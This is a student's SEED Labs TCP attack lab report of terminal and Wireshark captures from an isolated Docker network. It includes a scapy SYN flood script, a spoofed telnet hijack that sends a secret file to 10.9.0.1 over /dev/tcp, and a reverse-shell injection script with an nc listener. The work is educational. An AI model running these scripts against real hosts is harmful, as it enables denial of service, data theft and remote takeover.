


LAB REPORT TCP

YASH SNEHAL SHETIYA

SUID: 9276568741



```
seed@VM: ~/.../Labsetup
[02/21/23] seed@VM: ~/.../Labsetup$ dockps
1c2f733a61b5  seed-attacker
f9f8fb1df371  victim-10.9.0.5
83d3d7a35223  user2-10.9.0.7
2fe16410b57e  user1-10.9.0.6
[02/21/23] seed@VM: ~/.../Labsetup$
```



```
seed@VM: ~/.../Labsetup
[02/21/23] seed@VM: ~/.../Labsetup$ docksh f9
root@f9f8fb1df371:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@f9f8fb1df371:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23               0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:35275         0.0.0.0:*               LISTEN
root@f9f8fb1df371:/#
```

SYN FLOODING:

When cookie mechanism was On, the telnet connection was readily established everytime I tried. Even when tried to reduce the queue size, got the same result.

```
seed@VM: ~/.../volumes
[02/21/23] seed@VM: ~/.../Labsetup$ cd volumes
[02/21/23] seed@VM: ~/.../volumes$ vi syn.py
[02/21/23] seed@VM: ~/.../volumes$ vi syn.py
[02/21/23] seed@VM: ~/.../volumes$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:34983         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23             0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:52024         52.114.133.16:443       ESTABLISHED
tcp        0      0 10.0.2.4:38396         52.111.229.3:443        ESTABLISHED
tcp        0      0 10.0.2.4:49670         52.25.78.204:443        ESTABLISHED
tcp        0      0 10.0.2.4:40568         52.96.109.178:443       ESTABLISHED
tcp        0      0 10.0.2.4:59062         52.96.35.178:443       ESTABLISHED
tcp6       0      0 :::21                  :::*                    LISTEN
tcp6       0      0 :::22                  :::*                    LISTEN
tcp6       0      0 :::1:631               :::*                    LISTEN
[02/21/23] seed@VM: ~/.../volumes$
```

```
seed@VM: ~/.../volumes
#!/bin/env python3
from scapy.all import IP, TCP, send

from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5")
tcp = TCP(dport= 23, flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, verbose = 0)
```

When cookie mechanism was turned off, the result was achieved i.e connection was timed out

```
seed@VM: ~/.../Labsetup
[02/21/23] seed@VM: ~/.../Labsetup$ docksh 83
root@83d3d7a35223:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@83d3d7a35223:/#
```

```
seed@VM: ~/.../Labsetup
[02/21/23]seed@VM:~/.../Labsetup$ docksh 83
root@83d3d7a35223:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f9f8fb1df371 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Feb 21 20:53:06 UTC 2023 from user2-10.9.0.7.net-10.9.0.0 on pts
/3
seed@f9f8fb1df371:~$ logout
Connection closed by foreign host.
root@83d3d7a35223:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
```

We can see the SYN requests :

```
seed@VM: ~/.../Labsetup
root@f9f8fb1df371:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address          State
tcp        0      0 0.0.0.0:23              0.0.0.0:*                LISTEN
tcp        0      0 127.0.0.11:35275        0.0.0.0:*                LISTEN
tcp        0      0 10.9.0.5:23            222.179.59.23:50139      SYN_RECV
tcp        0      0 10.9.0.5:23            214.239.166.52:31887     SYN_RECV
tcp        0      0 10.9.0.5:23            107.39.245.229:37636     SYN_RECV
tcp        0      0 10.9.0.5:23            61.146.195.149:54538     SYN_RECV
tcp        0      0 10.9.0.5:23            58.67.217.27:50479      SYN_RECV
tcp        0      0 10.9.0.5:23            168.171.189.19:39925     SYN_RECV
tcp        0      0 10.9.0.5:23            44.210.118.27:56293      SYN_RECV
tcp        0      0 10.9.0.5:23            44.138.108.44:64512      SYN_RECV
tcp        0      0 10.9.0.5:23            48.78.159.228:8581       SYN_RECV
tcp        0      0 10.9.0.5:23            57.162.186.128:55772     SYN_RECV
tcp        0      0 10.9.0.5:23            137.26.246.119:18009     SYN_RECV
tcp        0      0 10.9.0.5:23            141.166.180.195:3854     SYN_RECV
tcp        0      0 10.9.0.5:23            91.111.211.224:19919     SYN_RECV
tcp        0      0 10.9.0.5:23            134.111.87.7:14421       SYN_RECV
tcp        0      0 10.9.0.5:23            118.179.34.19:762        SYN_RECV
tcp        0      0 10.9.0.5:23            23.92.72.115:34043       SYN_RECV
tcp        0      0 10.9.0.5:23            84.26.44.243:50020       SYN_RECV
tcp        0      0 10.9.0.5:23            154.17.174.239:60977     SYN_RECV
tcp        0      0 10.9.0.5:23            10.9.0.7:54566           ESTABLISHED
```

Using wireshark to obtain the source port and the sequence number as these are not known by us

The image shows a Wireshark capture of network traffic. The main window displays a list of packets, with packet 30 selected. The packet details pane shows the following information:

- Internet Protocol Version 4, Src: 10.9.0.7, Dst: 10.9.0.5
- Transmission Control Protocol, Src Port: 55002, Dst Port: 23, Seq: 619095718
- Source Port: 55002
- Destination Port: 23
- (Stream index: 0)
- [TCP Segment Len: 0]
- Sequence number: 619095718
- [Next sequence number: 619095718]
- Acknowledgment number: 34446092
- 1000 ... = Header Length: 32 bytes (8)
- Flags: 0x010 (ACK)
- Window size value: 501
- [Calculated window size: 501]
- [Window size scaling factor: -1 (unknown)]
- Checksum: 0x1444 (unverified)

The packet bytes pane shows the raw data of the packet, with a hex dump and ASCII representation.

In the background, a terminal window is open, showing the execution of a Python script. The script is a simple TCP client that connects to 10.9.0.5 on port 23. The output of the script is as follows:

```
root@VM: /volumes# python3 tcpst.py
Traceback (most recent call last):
  File "tcpst.py", line 6, in <module>
    pkt = ip/tcppls(pkt)
NameError: name 'tcppls' is not defined
root@VM: /volumes# python3 tcpst.py
version      : BitField (4 bits)          = 4          (4)
ihl          : BitField (4 bits)          = None       (None)
tos          : XByteField                 = 0          (0)
len          : ShortField                 = None       (None)
id           : ShortField                 = 1          (1)
flags        : FlagsField (3 bits)        = <Flag 0 (>) (<Flag 0 (>))
frag         : BitField (13 bits)         = 0          (0)
ttl          : ByteField                  = 64         (64)
proto        : ByteEnumField              = 6          (6)
chksum       : XShortField                = None       (None)
src          : SourceIPField              = '10.9.0.7' (None)
dst          : DestIPField                = '10.9.0.5' (None)
options      : PacketListField            = []         ([])
--
sport        : ShortEnumField             = 55002      (20)
dport        : ShortEnumField             = 23         (80)
seq          : IntField                   = 619095718  (0)
ack          : IntField                   = 0          (0)
dataofs      : BitField (4 bits)          = None       (None)
reserved     : BitField (3 bits)          = 0          (0)
flags        : FlagsField (9 bits)        = <Flag 4 (R)> (<Flag 2 (S)>)
window       : ShortField                 = 8192       (8192)
chksum       : XShortField                = None       (None)
urgptr       : ShortField                 = 0          (0)
options      : TCPOptionsField            = []         (b'')
```

To restore this content, you can run the 'unminimize' command.

Last login: Wed Feb 22 03:54:44 UTC 2023 from user2-10.9.0.7.net-10.9.0.0 on pts/1
seed@f9f8fb1df371:~\$ llConnection closed by foreign host.

root@83d3d7a35223:/#

Feb 21 23:15

[SEED Labs] Capturing on any

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl>/>

No.	Time	Source	Destination	Protocol	Length	Info
15	2023-02-21 23:04:10.6	10.9.0.5	10.9.0.7	ARP	44	10.9.0.5 is at 02:42:0a:09:00:05
16	2023-02-21 23:04:10.6	10.9.0.7	10.9.0.5	ARP	44	10.9.0.5 is at 02:42:0a:09:00:05
17	2023-02-21 23:04:31.1	10.9.0.7	10.9.0.5	Telnet	60	Telnet Data ...
18	2023-02-21 23:04:31.1	10.9.0.5	10.9.0.7	TCP	60	[TCP Keep-Alive] 55002 -> 23 [PSH, ACK] Seq=619095718 Ack=34446
19	2023-02-21 23:04:31.1	10.9.0.5	10.9.0.7	TCP	60	23 -> 55002 [ACK] Seq=34446690 Ack=619095717 Win=510 Len=0 TSV...
20	2023-02-21 23:04:31.1	10.9.0.5	10.9.0.7	TCP	60	[TCP Keep-Alive ACK] 23 -> 55002 [ACK] Seq=34446690 Ack=619095...
21	2023-02-21 23:04:31.1	10.9.0.5	10.9.0.7	Telnet	60	Telnet Data ...
22	2023-02-21 23:04:31.1	10.9.0.5	10.9.0.7	TCP	60	[TCP Keep-Alive] 23 -> 55002 [PSH, ACK] Seq=34446690 Ack=619095...
23	2023-02-21 23:04:31.1	10.9.0.7	10.9.0.5	TCP	60	55002 -> 23 [ACK] Seq=619095717 Ack=34446691 Win=501 Len=0 TSV...
24	2023-02-21 23:04:31.1	10.9.0.7	10.9.0.5	TCP	60	[TCP Keep-Alive ACK] 55002 -> 23 [ACK] Seq=619095717 Ack=344466...
25	2023-02-21 23:04:31.3	10.9.0.7	10.9.0.5	Telnet	60	Telnet Data ...
26	2023-02-21 23:04:31.3	10.9.0.7	10.9.0.5	TCP	60	[TCP Keep-Alive] 55002 -> 23 [PSH, ACK] Seq=619095717 Ack=34446...
27	2023-02-21 23:04:31.3	10.9.0.5	10.9.0.7	Telnet	60	Telnet Data ...
28	2023-02-21 23:04:31.3	10.9.0.5	10.9.0.7	TCP	60	[TCP Keep-Alive] 23 -> 55002 [PSH, ACK] Seq=34446691 Ack=619095...
29	2023-02-21 23:04:31.3	10.9.0.7	10.9.0.5	TCP	60	55002 -> 23 [ACK] Seq=619095718 Ack=34446692 Win=501 Len=0 TSV...
30	2023-02-21 23:04:31.3	10.9.0.7	10.9.0.5	TCP	60	[TCP Keep-Alive ACK] 55002 -> 23 [ACK] Seq=619095718 Ack=344466...
31	2023-02-21 23:04:42.4	127.0.0.1	127.0.0.1	DNS	91	Standard query 0x4d68 AAAA connectivity-check.ubuntu.com
32	2023-02-21 23:04:42.4	10.9.0.7	10.9.0.5	DNS	102	Standard query 0x4d68 AAAA connectivity-check.ubuntu.com OPT

Frame 30: 60 bytes on wire (544 bits), 60 bytes captured (544 bits) on interface...

Linux cooked capture

Internet Protocol Version 4, Src: 10.9.0.7, Dst: 10.9.0.5

Transmission Control Protocol, Src Port: 55002, Dst Port: 23

Source Port: 55002
Destination Port: 23
[Stream index: 0]
[TCP Segment Len: 0]
Sequence number: 619095718
[Next sequence number: 619095718]
Acknowledgment number: 34446692
1000 ... = Header Length: 32 bytes (8)
Flags: 0x010 (ACK)
Window size value: 501
[Calculated window size: 501]
[Window size scaling factor: -1 (unknown)]
Checksum: 0x1444 (unverified)

0000 00 04 00 01 00 00 02 42 0a 09 00 01 00 00 00 00 ...
0010 45 10 00 34 61 cd 40 00 40 00 c4 c9 0a 09 00 07 E...
0020 0a 09 00 05 00 0a 00 17 24 e0 a0 a0 02 0d 9d 64 ...
0030 80 10 01 f5 14 44 00 00 01 01 00 0a ef e1 c1 d2 ...
0040 29 60 8d 5f)

Transmission Control Protocol (tcp), 32 bytes

Profile: Default

```
seed@VM: ~/.../volumes

seed@VM: ~/.../L... x seed@VM: ~/.../V... x seed@VM: ~/.../La... x seed@VM: ~/.../V... x seed@VM: ~/.../La... x

root@VM:/volumes# gcc -o synflood synflood.c
bash: gcc: command not found
root@VM:/volumes# ls
syn.py synflood.c tcprst.py
root@VM:/volumes# gcc -o synflood synflood.c
bash: gcc: command not found
root@VM:/volumes# exit
[02/21/23] seed@VM: ~/.../Labsetup$ cd volumes
[02/21/23] seed@VM: ~/.../volumes$ sudo gcc -o synflood synflood.c
[02/21/23] seed@VM: ~/.../volumes$ docksh lc
root@VM:/# cd volumes
root@VM:/volumes# synflood 10.9.0.5 23
^Z
[1]+  Stopped                  synflood 10.9.0.5 23
root@VM:/volumes# synflood 10.9.0.5 23
```

Session hijack:

Code screenshot below in reverse shell but I have changed the data from cat secret.

```
seed@VM: ~/.../Labsetup
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f9f8fb1df371 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Feb 22 18:04:36 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@f9f8fb1df371:~$ l
-bash: l: command not found
seed@f9f8fb1df371:~$
seed@f9f8fb1df371:~$ cat > secret
This is a secret

^Z
[1]+  Stopped                  cat > secret
seed@f9f8fb1df371:~$ cat
^Z
[2]+  Stopped                  cat
seed@f9f8fb1df371:~$ cat secret
This is a secret

seed@f9f8fb1df371:~$ Connection closed by foreign host.
root@2fe16410b57e:/#

[02/22/23]seed@VM:~/.../volumes$ cd ../
[02/22/23]seed@VM:~/.../Labsetup$ docksh f9
root@f9f8fb1df371:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:43045        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
root@f9f8fb1df371:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:43045        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:47082          ESTABLISHED
root@f9f8fb1df371:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:43045        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:47082          TIME WAIT
tcp        0      0 10.9.0.5:23             10.9.0.6:47134          ESTABLISHED
root@f9f8fb1df371:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:43045        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 83 10.9.0.5:23          10.9.0.6:47408          ESTABLISHED
root@f9f8fb1df371:/#
```



```

seed@VM: ~/./volumes
[5] 44
root@VM:/volumes# Listening on 0.0.0.0 9090

root@VM:/volumes# python3 hijack.py
version      : BitField (4 bits)      = 4          (4)
ihl          : BitField (4 bits)      = None       (None)
tos          : XByteField             = 0          (0)
len          : ShortField             = None       (None)
id           : ShortField             = 1          (1)
flags        : FlagsField (3 bits)    = <Flag 0 (>) (<Flag 0 (>))
frag         : BitField (13 bits)     = 0          (0)
ttl          : ByteField              = 64         (64)
proto        : ByteEnumField          = 6          (0)
chksum       : XShortField            = None       (None)
src          : SourceIPField          = '10.9.0.6' (None)
dst          : DestIPField            = '10.9.0.5' (None)
options      : PacketListField        = []         ([])
--
sport        : ShortEnumField         = 47408      (20)
dport        : ShortEnumField         = 23         (80)
seq          : IntField               = 1149732030 (0)
ack          : IntField               = 1886437351 (0)
dataofs      : BitField (4 bits)      = None       (None)
reserved     : BitField (3 bits)      = 0          (0)
flags        : FlagsField (9 bits)    = <Flag 16 (A)> (<Flag 2 (S)>)
window       : ShortField             = 8192       (8192)
chksum       : XShortField            = None       (None)
urgptr       : ShortField             = 0          (0)
options      : TCPOptionsField        = []         (b'')
--
load         : StrField               = b'\r cat secret > /dev/tcp/10.9.0.1/9090 \r' (b'')
root@VM:/volumes# exit

```

Proof that attack was successful from wireshark

[SEED Labs] Capturing from br-c752d4d697d9 (host 10.9.0.5 and tcp port 23)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
299	2023-02-22 13:21:16.8...	10.9.0.5	10.9.0.6	TELNET	109	Telnet Data ...
300	2023-02-22 13:21:16.8...	10.9.0.6	10.9.0.5	TCP	66	47408 → 23 [ACK] Seq=1149732030 Ack=1886437351 Win=64128 Len=...
301	2023-02-22 13:23:43.8...	10.9.0.6	10.9.0.5	TELNET	93	Telnet Data ...
302	2023-02-22 13:23:43.8...	10.9.0.5	10.9.0.6	TELNET	89	Telnet Data ...
303	2023-02-22 13:23:44.0...	10.9.0.5	10.9.0.6	TELNET	126	Telnet Data ...
304	2023-02-22 13:23:44.2...	10.9.0.5	10.9.0.6	TCP	149	[TCP Retransmission] 23 → 47408 [PSH, ACK] Seq=1886437351 Ack=...
305	2023-02-22 13:23:44.6...	10.9.0.5	10.9.0.6	TCP	149	[TCP Retransmission] 23 → 47408 [PSH, ACK] Seq=1886437351 Ack=...
306	2023-02-22 13:23:45.0...	10.9.0.5	10.9.0.6	TCP	149	[TCP Retransmission] 23 → 47408 [PSH, ACK] Seq=1886437351 Ack=...
307	2023-02-22 13:23:47.1...	10.9.0.5	10.9.0.6	TCP	149	[TCP Retransmission] 23 → 47408 [PSH, ACK] Seq=1886437351 Ack=...
308	2023-02-22 13:23:50.5...	10.9.0.5	10.9.0.6	TCP	149	[TCP Retransmission] 23 → 47408 [PSH, ACK] Seq=1886437351 Ack=...
309	2023-02-22 13:23:57.1...	10.9.0.5	10.9.0.6	TCP	149	[TCP Retransmission] 23 → 47408 [PSH, ACK] Seq=1886437351 Ack=...
310	2023-02-22 13:24:10.4...	10.9.0.5	10.9.0.6	TCP	149	[TCP Retransmission] 23 → 47408 [PSH, ACK] Seq=1886437351 Ack=...
311	2023-02-22 13:24:38.6...	10.9.0.5	10.9.0.6	TCP	149	[TCP Retransmission] 23 → 47408 [PSH, ACK] Seq=1886437351 Ack=...
312	2023-02-22 13:25:31.8...	10.9.0.5	10.9.0.6	TCP	149	[TCP Retransmission] 23 → 47408 [PSH, ACK] Seq=1886437351 Ack=...
313	2023-02-22 13:27:10.3...	10.9.0.5	10.9.0.6	TCP	149	[TCP Retransmission] 23 → 47408 [PSH, ACK] Seq=1886437351 Ack=...
314	2023-02-22 13:28:25.7...	10.9.0.5	10.9.0.6	TELNET	75	[TCP Spurious Retransmission] Telnet Data ...
315	2023-02-22 13:28:25.7...	10.9.0.5	10.9.0.6	TCP	78	[TCP Dup ACK 302#1] 23 → 47408 [ACK] Seq=1886437434 Ack=11497...
316	2023-02-22 13:28:25.9...	10.9.0.5	10.9.0.6	TELNET	75	[TCP Spurious Retransmission] Telnet Data ...

REVERSE SHELL:

Made changes to the auto hijack program and changed the data value

```
seed@VM: ~/.../volumes
seed@VM: ~/.../L... x seed@VM: ~/.../V... x seed@VM: ~/.../La... x seed@VM: ~/.../La... x seed@VM: ~/.../V... x
#!/usr/bin/env python3

from scapy.all import *
import sys

def spoof(pkt):
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]

    #TCP data length
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4

    newseq = old_tcp.ack + 10
    newack = old_tcp.seq + tcp_len

    ip = IP(src=old_ip.dst, dst=old_ip.src)
    tcp = TCP(sport=old_tcp.dport, dport=old_tcp.sport, flags="A", seq=newseq, a
ck=newack)
    data = "\n/bin/bash -i >/dev/tcp/10.9.0.1/9090 0<&1 2>&1 \n"
    pkt = ip/tcp/data
    ls(pkt)
    send(pkt, verbose=0)
    quit()
-- INSERT --
```

13,29 Top

Terminal frozen below tells us that our attack is successful.

```
seed@VM: ~/.../Labsetup
seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x
docksh2f: command not found
[02/22/23]seed@VM:~/.../Labsetup$ docksh 2f
root@2fe16410b57e:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f9f8fb1df371 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Feb 23 03:54:02 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts
/1
seed@f9f8fb1df371:~$ ls
secret
seed@f9f8fb1df371:~$ l
```


Reverse shell achieved on terminal:

```
seed@VM: ~/.../Labsetup
seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x
options      : PacketListField          = []          ([])
--
sport        : ShortEnumField           = 47758       (20)
dport        : ShortEnumField           = 23          (80)
seq          : IntField                  = 562476852   (0)
ack          : IntField                  = 3933010591  (0)
dataofs      : BitField (4 bits)         = None        (None)
reserved     : BitField (3 bits)         = 0           (0)
flags        : FlagsField (9 bits)       = <Flag 16 (A)> (<Flag 2 (S)>)
)
window       : ShortField                = 8192        (8192)
chksum       : XShortField               = None        (None)
urgptr       : ShortField                = 0           (0)
options      : TCPOptionsField           = []          (b'')
--
load         : StrField                  = b'\r /bin/bash -i >/dev/tcp/1
0.9.0.1/9090 0<&l 2>&l \r' (b'')
version      : BitField (4 bits)         = 4           (4)
^Z
[2]-  Stopped                  nc -l 9090

[3]+  Stopped                  python3 hijackauto.py
root@VM:/volumes# python3 hijackauto.py
seed@f9f8fb1df371:~$
```